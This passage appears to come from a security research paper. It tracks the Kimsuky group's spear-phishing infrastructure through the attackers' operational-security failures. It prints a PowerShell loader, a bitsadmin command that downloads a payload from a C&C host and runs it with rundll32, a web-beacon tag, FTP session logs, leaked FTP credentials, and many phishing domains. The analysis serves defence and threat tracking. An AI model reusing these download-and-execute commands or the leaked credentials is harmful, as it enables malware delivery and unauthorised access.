


Figure 15: Malware camouflaged as an HWP document.

Name	No.	Type	MD5	Details
111.scr	1	SFX	10a120f573874c2af6b9172a26fdc597	Camouflaged as HWP documents
1.hwp	2	HWP	ae5ddda3749dcd72bc6cf6d658c5e31c	Normal HWP
1.vbs	2	Script	0718bfc5957758d22af02e726cb25fe3	Base64 decoding ⇒ ps1
Powershell	3	Script	fa2ffcd70fba43dd0653a0ec87863d8a	Additional malware download (C&C: `primary-help[.]esy.es`)

Table 6: Malware.

At the time of analysing the malware, additional malware was downloaded from the C&C server.

```
13  $key = (45,93,71,12,42,57,52,41,45,45,24,87,8,65,69,43,38,34,95,23,6,1,60,63);
14  $ldf0 = 'cmd.exe';
15  $Secure1 ='76492d1116743f0423413b16050a5345MgB8AG0AVgB3AFcAbwBhAEMAbwBCADQAZABtAHEAaABhAE8AMABpADE
16  $Encrypted= ConvertTo-SecureString $Secure1 -key $key;
17  $BSTR = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($Encrypted);
18  $ldfs1 = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($BSTR) -replace '_tmp_',$_tmp_;
19  $ldf1 = $ldfs1 -replace '_url_', $url;
20  start-process -WiNDoWsTyle hIddeN $dm0 $ldf1;
21  while (!(Test-Path $path1)) { Start-Sleep 10 };
22  $ldf2 = '/c rundll32 ' + $path1 + ', EntryFunc1';
23  start-process -WiNDoWsTyle hIddeN $dm0 $ldf2
```

```
cmd.exe /c bitsadmin /transfer notepadework /download
/priority normal http://primary-help.esy.es/Est/down/IEReinstal.a
C:\Users\IEUser\AppData\Local\Temp\typsmsros.txt
```

```
cmd.exe /c rundll32
C:\Users\IEUser\AppData\Local\Temp\typsmsros.txt, EntryFunc1
```

Figure 16: Additional malware being downloaded from the C&C server.

As in the previous case, we continued to monitor the server, based on the assumption that the attacker would reuse the C&C server they had built.

As a result of our continued monitoring, we confirmed that a new file was uploaded to the C&C server on 2019-04-01 (D+42) and conducted further investigation and analysis.




Figure 17: Mailer (shape): mail.php.


The C&C server (`primary-help[.]esy.es`) is also a directory listing as shown in Figure 8.

We checked that the new files, mail.php and mail_ok.php, were uploaded to the C&C server.

Figure 18: The new files were uploaded to the C&C server.

We confirmed that these files are tools for sending mail (i.e. mailers).

If we enter the sender and receiver information (name/email), title and contents and select 'COMMIT', then we can confirm that mail.php is a mailer – the actual operation is performed by mail_ok.php.




```
<!DOCTYPE html>
<html lang="ja">
<head>
    <meta charset="utf-8">
    <META http-equiv="Content-Language" CONTENT="ja">
    <meta name="product" content="Metro UI CSS Framework">
    <meta name="description" content="Time-Space css framework">
    <meta name="author" content="Time-Space">
    <meta name="keywords" content="js, css, metro, framework, windows 8, metro ui">
</head>
<body>
<form method="post" name="frm" id="frm" action="mail_ok.php" enctype="multipart/form-data" >
<table>
  <tr>
        <td>송신자이름</td>
        <td>
        <input type="text" name="from_name" id="from_name" placeholder="송신자명" size="35" >
        </td>
```

Figure 19: Mail.php is a mailer. The actual operation is performed by mail_ok.php.

When using the mailer, the mail was indeed sent the normal way, but with new malware attached.




Figure 20: The mail was sent normally and new malware was attached.

In addition, we confirmed that the web beacon was applied to check whether the mail was read, using `reading.php` defined in the `<img>` tag in the mail sent by the mailer.

```
8          <a target="_blank" rel="noopener noreferrer" href="http://attach.mail.daum.net/bigfi
9              <img src="https://ssl.pstatic.net/static/pwe/nm/btn_savepc.png" width="17" heigh
10         </a>
11         </td>
12         <td align="left" width="3"></td>
13         <td align="left" width="17" height="25" valign="middle">
14             <img src="http://mail1.daumcdn.net/mail_static/mint/img/big/ico_zip.png" width="
15         </td>
16         <td align="left" width="7"></td>
17         <td align="left" valign="middle" style="font-size:13px;font-family:'맑은 고딕','Malgun
18     </tr>
19     </tbody>
20 </table>
21 <br/>                                    Web beacon
22 <img src="http://primary-help.pe.hu/_log/reading.php?uid=jack2@fsec.or.kr" style="display:no
```

Figure 21: The web beacon was applied to check whether the mail was read.

OpSec failure case 2: Leaked FTP access information

Name	No.	Type	Details
Mailer (shape)	1	Mailer	Mailer (just shape)
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment of malware 2) Link to phishing page for account hijack
Beaconer	3	Web beacon	Beacon to check whether mail is being viewed
Phisher	4	Account stealer, phishing	Phishing toolkit(lod) phishing page for account stealing
Logger	5	Logging, phishing	Logging of phishing target information
Script	8	Downloader, logging	Downloads additional malware and logs (e.g. *.vbs, *.wsf, *.jse, *.ps1)
Infostealer	9	C&C, DLL, FTP	Steals information from infected target and downloads additional malware (in some cases using FTP)

Table 7: Related toolset.

Among infostealers used by the Kimsuky group, some samples have been found that use FTP to download additional malware after logging infected targets to the C&C [14–16].

The malware uses the *Hostinger* free hosting service as a C&C server, and there is a security weakness in that the account (u428325809) and password (victory123!@#) used for FTP communication are exposed in plain text.

```
v14 = InternetOpenA("User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko", 0, 0, 0, 0);
if ( !v14 )
  return 0;
v15 = InternetConnectA(v14, &szServerName, 0x15u, szUserName, szPassword, 1u, 0x8000000u, 0);
v16 = v15;
if ( v15 )
{
  if ( FtpSetCurrentDirectoryA(v15, "log") )
  {
    if ( FtpGetFileA(v16, lpszRemoteFile, lpszNewFile, 0, 0, 0x80000002, 0) )
    {
      v20 = 1;
      FtpDeleteFileA(v16, lpszRemoteFile);
    }
```

```
220 FTP Server ready.
USER u428325809
331 Password required for u428325809
PASS victory123!@#
230 User u428325809 logged in
CWD log
250 CWD command successful
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (185,224,137,164,140,72).
SIZE 7cd9e0e6_IEUpdate64
550 7cd9e0e6_IEUpdate64: No such file or directory
RETR 7cd9e0e6_IEUpdate64
550 7cd9e0e6_IEUpdate64: No such file or directory
```

Figure 22: The account (u428325809) and password (victory123!@#) used for FTP communication are exposed in plain text.

The same (or similar) FTP account information was identified in the other malware found after this malware (2019-04-03) [17].

```
220 FTP Server ready.
USER u487458083.oeks39402.890m.com
331 Password required for u487458083.oeks39402.890m.com
PASS rhdwn111
230 User u487458083.oeks39402.890m.com logged in
CWD InstF
250 CWD command successful
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (153,92,6,159,140,4).
SIZE ChromInst
550 ChromInst: No such file or directory
RETR ChromInst
550 ChromInst: No such file or directory
```

```
220 FTP Server ready.
USER u487458083.vkcxvkweo.96.lt
331 Password required for u487458083.vkcxvkweo.96.lt
PASS rhdwn111
230 User u487458083.vkcxvkweo.96.lt logged in
CWD Ftake
250 CWD command successful
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (153,92,6,159,138,203).
STOR retry
150 Opening BINARY mode data connection for retry
226 Transfer complete
```

MD5: f38a8ba888c5732236a5e0653826a267 *MD5: 0b65e3f7a40261232dd93f472933fb72*

Figure 23: The same or similar FTP account information was used.

C&C	Date	Login ID	Password	Details
user-daum-center[.]pe.hu	@2019/04/03	u859027282	victory123!@#	Same password (1)
user-protect-center[.]pe.hu	@2019/04/09	u428325809	victory123!@#	Same password (1)
nid-protect-team[.]pe.hu	@2019/04/17	u621356999	victory123!@#	Same password (1)
oeks39402[.]890m.com	@2019/05/15	u487458083	rhdwn111	Same password (2) same UID
nid-management-team[.]890m.com	@2019/05/16	u142759695	victory123!@#	Same password (1)
naiei-aldiel[.]16mb.com	@2019/05/27	u487458083	Victorious!@#	Similar password (1) same UID
vkcxvkweo[.]96.lt	@2019/06/07	u487458083	rhdwn111	Same password (2) same UID

Table 8: Leaked FTP authentication information.

The FTP account information used in the malware can expose the C&C server to attacks. The string '`victory`' used in the password has also been found in the b374k webshell used by the Kimsuky group [18].




Figure 24: The b374k webshell.

OpSec failure case 3: File download vulnerability

Name	No.	Type	Details
Mailer (shape)	1	Mailer	Mailer (just shape)
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment of malware 2) Link to phishing page for account hijack
Malicious HWP	6	Dropper, spear phishing	Malicious HWP documents
Script	8	Downloader, logging	Downloads additional malware and logs (e.g. *.vbs, *.wsf, *.jse, *.ps1)
Infostealer	9	C&C, DLL, FTP	Steals information from infected target and downloads additional malware (in some cases using FTP)

Table 9: Related toolsets.

We captured the situation where the mailer and attachments used the same C&C server (`member-authorize[.]com`) when the Kimsuky group also sent attachments with spear-phishing emails [19].




Figure 25: The mailer and attachments used the same C&C server (member-authorize[.]com).

The C&C server had directory listings enabled, and there was a file download vulnerability in `download.php`, the file used to downloaded the .hwp attachment.

Figure 26: Index of the /security/downloads directory on the C&C server.

Name	No.	Type	MD5	Details
1234.eml	0	EML	b90ed8fe3160ce49d69d000b1005c0c5	Spear-phishing email
20190312_ Japanrelated daily trends(FN).hwp	1	HWP	abafa0cbfbe18afe6dd635d14e7d03d3	Malicious Hangul documents (malicious postscript)
Powershell	2	Script	6d73e394762022f3cc426b0a37c4e694	GET ddlove[.]kr/bbs/data/1

Table 10: Malware.

Name	No.	Type	MD5	Details
1.wsf	3	Script	e3dcfd19a6054f7b436b09e8ea9f37a5	(a) Set var (b) Check Extract Util – WinRAR / ALZip (c) Check response (d) Save file & extract (e) or Save file & decode (f) Execute file
Romanic.fm	4	Encoded PE	9d453684e78ae95b0833c16ef8df6c4f	Base64 encoding
Romanic.ft	4	RAR	da2eefeb7ff5a13c0d890d4ccc0e35e1	Extract P/W: 201811
Freedom.dll	5	PE	05075cb9a05d0cce7263842c43f5cf8b	Export name: GrapHouse Check Env (32/64) 64bit : /bbs/data/font/exts.fmt Process Hollowing (explorer.exe) - [SND]: /register.php? WORD=com_XXXXXXXX&NOTE=- [GET]: /bbs/data/ariaK[T]_XXXXXXXX - [DEL]: /join.php?file=
ariaK_XXXXXXXX	6	Encoded PE	e8d9d604615bd85862dce00bd8121b92	XOR TABLE encoding
OnlyFileList.dll	7	PE	cd5bee99bcae12da1d92cd252f30bd86	Export name: GrapHouse FileUpload(`AllList_[MAC Address]_`YYMMDD_HHMMSS) to C&C server

Table 10 (contd.): Malware.

The attacker has built a mailer in the path of the name of each phishing target.




Figure 27: Phishing targets include Daum, KINU and Naver.

The mailer was found on the C&C server just as in the first OpSec failure case.




Figure 28: Mailer found on the C&C server.

RELATIONSHIPS ANALYSIS

In the process of tracking the Kimsuky group attack, we analysed the relationships of a large quantity of data, and investigated C&C servers located in South Korea through an investigation agency. Figure 29 show the associations that were found between the toolsets and C&C servers classified in our research.

Some of the results of analysing the relationships between toolsets and C&C servers used by the Kimsuky group in spear-phishing attacks are as follows.

- gyjmc[.]com (KR) → member-authorize[.]com (HOSTINGER) →
- ddlovke[.]kr (KR) → military[.]co.kr (KR) ← suppcrt-seourity[.]esy.es(HOSTINGER)

Figure 30 shows a graphical representation of the relationships.

Through its reuse of resources, we were able to track the attack performed by the Kimsuky group.

CONCLUSION

Due to the particular circumstances of South Korea, the Kimsuky group continuously conducts malicious acts by abusing (or camouflaging) documents created in *Hangul* and phishing for email account credentials in order to hijack accounts. Similar attacks have continued.

Domain	Mailer	Beaconer	Pisher	Logger	Malicious HWP	Camouflaged HWP	Script	Info Stealer	Related C&C
gyjmc[.]com	☑	☑	☑	☑	☐	☐	☐	☑	daum-setting[.]hol.es member-authorize[.]com snu-mail-ac-kr[.]esy.es uefa2018[.]000webhostapp.com
member-authorize[.]com	☑	☑	☑	☑	☑	☐	☑	☑	ddlove[.]kr gyjmc[.]com mail-kinu.hol[.]es webmail-kinu[.]hol.es
ddlove[.]kr	☑	☑	☑	☑	☑	☐	☑	☑	member-authorize[.]com military[.]co.kr
military[.]co.kr	☐	☐	☐	☐	☐	☐	☑	☑	ddlove[.]kr suppcrt-seourity[.]esy.es
suppcrt-seourity[.]esy.es	☐	☐	☐	☐	☑	☐	☑	☑	military[.]co.kr
primary-help[.]esy.es	☑	☑	☐	☐	☐	☑	☑	☑	nid-mail[.]pe.hu
nid-mail[.]pe.hu	☐	☐	☐	☐	☐	☐	☐	☑	primary-help[.]esy.es
user-protect-center[.]pe.hu	☐	☑	☐	☐	☐	☐	☑	☑	nid-management-team[.]890m.com nid-protect-team[.]pe.hu user-daum-center[.]pe.hu
nid-protect-team[.]pe.hu	☑	☑	☑	☑	☐	☐	☐	☐	nid-management-team[.]890m.com user-daum-center[.]pe.hu user-protect-center[.]pe.hu
oeks39402[.]890m.com	☐	☐	☐	☐	☐	☐	☑	☑	naiei-aldiel[.]16mb.com vkcxvkweo[.]96.lt
nid-management-team[.]890m.com	☐	☐	☑	☑	☐	☐	☐	☐	nid-protect-team[.]pe.hu user-daum-center[.]pe.hu user-protect-center[.]pe.hu
naiei-aldiel[.]16mb.com	☐	☐	☐	☐	☐	☐	☐	☑	daum-account-login[.]esy.es oeks39402[.]890m.com vkcxvkweo[.]96.lt
vkcxvkweo[.]96.lt	☐	☐	☐	☐	☐	☐	☐	☑	naiei-aldiel[.]16mb.com oeks39402[.]890m.com
user-daum-center[.]pe.hu	☑	☑	☑	☑	☐	☐	☐	☑	member-daum-regist[.]hol.es member-view-center[.]esy.es nid-management-team[.]890m.com nid-protect-team[.]pe.hu sariwon[.]co.kr user-manage-center[.]hol.es user-protect-center[.]pe.hu
sariwon[.]co.kr	☑	☑	☑	☑	☑	☐	☑	☑	accounting-microsofft[.]epizy.com csdaum-help[.]esy.es daum-account-login[.]esy.es daum-account-signin[.]pe.hu daum-login-protect[.]hol.es daum-setting[.]hol.es daumlogin[.]esy.es mail-customer-safety-center[.]hol.es mail-naver-protect[.]hol.es mail.naver[.]comuf.com master-daum-help[.]esy.es member-view-center[.]esy.es naver-password[.]esy.es naver-relogin-security[.]96.lt naver-security-mail[.]96.lt naverhelp[.]esy.es naverkorea[.]esy.es naverlogin[.]esy.es nhfoods[.]co.kr protect-yahhoo-team[.]000webhostapp.com security-mail-daum[.]000webhostapp.com user-daum-center[.]pe.hu web-daum[.]pe.hu

Figure 29: Relationships between C&C servers and toolsets.




Figure 30: Graphical representation of the Kimsuky relationships.

However, in the process of tracking the Kimsuky group, we have obtained various pieces of important information through cases of OpSec failure on the part of the attackers.

The information obtained in this way can be used to infer to what extent the next attack will proceed, and, if such a new spear-phishing attack occurs, the appropriate proactive response can be taken by analysing correlations with various indicators found in previous attacks.

We will continue to strive to prevent the future spread of spear-phishing attacks by the Kimsuky group, and we hope that this paper will help in responding to threats in many areas including domestic.

REFERENCES

[1] The Kimsuky Operation: a North Korean APT? https://securelist.com/the-kimsuky-operation-a-north-koreanapt/57915/.

[2] http://asec.ahnlab.com/993.

[3] http://www.hani.co.kr/arti/PRINT/730395.html.

[4] South Korean reporters get malware emails; North Korea suspected. http://www.koreatimes.co.kr/www/nation/2019/01/356_261573.html.

[5] Operation Cobra Venom, https://blog.alyac.co.kr/2066.

[6] The Double Life of SectorA05 Nesting in Agora (Operation Kitty Phishing). https://threatrecon.nshc.net/2019/01/30/operation-kitty-phishing/.

[7] Operation Kabar Cobra. https://global.ahnlab.com/global/upload/download/techreport/[Analysis_Report]Operation Kabar Cobra (1).pdf.

[8] Writing Secure Code - The Attacker's Advantage and the Defender's Dilemma (2002). https://www.oreilly.com/library/view/writing-secure-code/0735617228/.

[9] DOKKAEBI: Documents of Korean and Evil Binary. https://www.virusbulletin.com/conference/vb2018/abstracts/dokkaebi-documents-korean-and-evil-binary.

[10] VirusTotal (5f2ac8672e19310bd532c47d209272bd75075696dea6ffcc47d1d37f18aff141). https://www.virustotal.com/gui/file/5f2ac8672e19310bd532c47d209272bd75075696dea6ffcc47d1d37f18aff141/de.

[11] Hybrid-Analysis (8332be776617364c16868c1ad6b4efe7). https://www.hybridanalysis.com/sample/5f2ac8672e19310bd532c47d209272bd75075696dea6ffcc47d1d37f18aff141?environmentId=110.

[12] OUI Lookup, https://ip.rst.im/oui/C48508.

[13] VirusTotal (f7d2780bc7bb24d7525012a566a37c5baeeba79e0d199120c9f3ccaf5ae3448c). https://www.virustotal.com/gui/file/f7d2780bc7bb24d7525012a566a37c5baeeba79e0d199120c9f3ccaf5ae3448c/d.

[14] Twitter @anyrun. https://twitter.com/anyrun_app/status/1115513990711521280.

[15] Anyrun. https://app.any.run/tasks/680af12b-e8c3.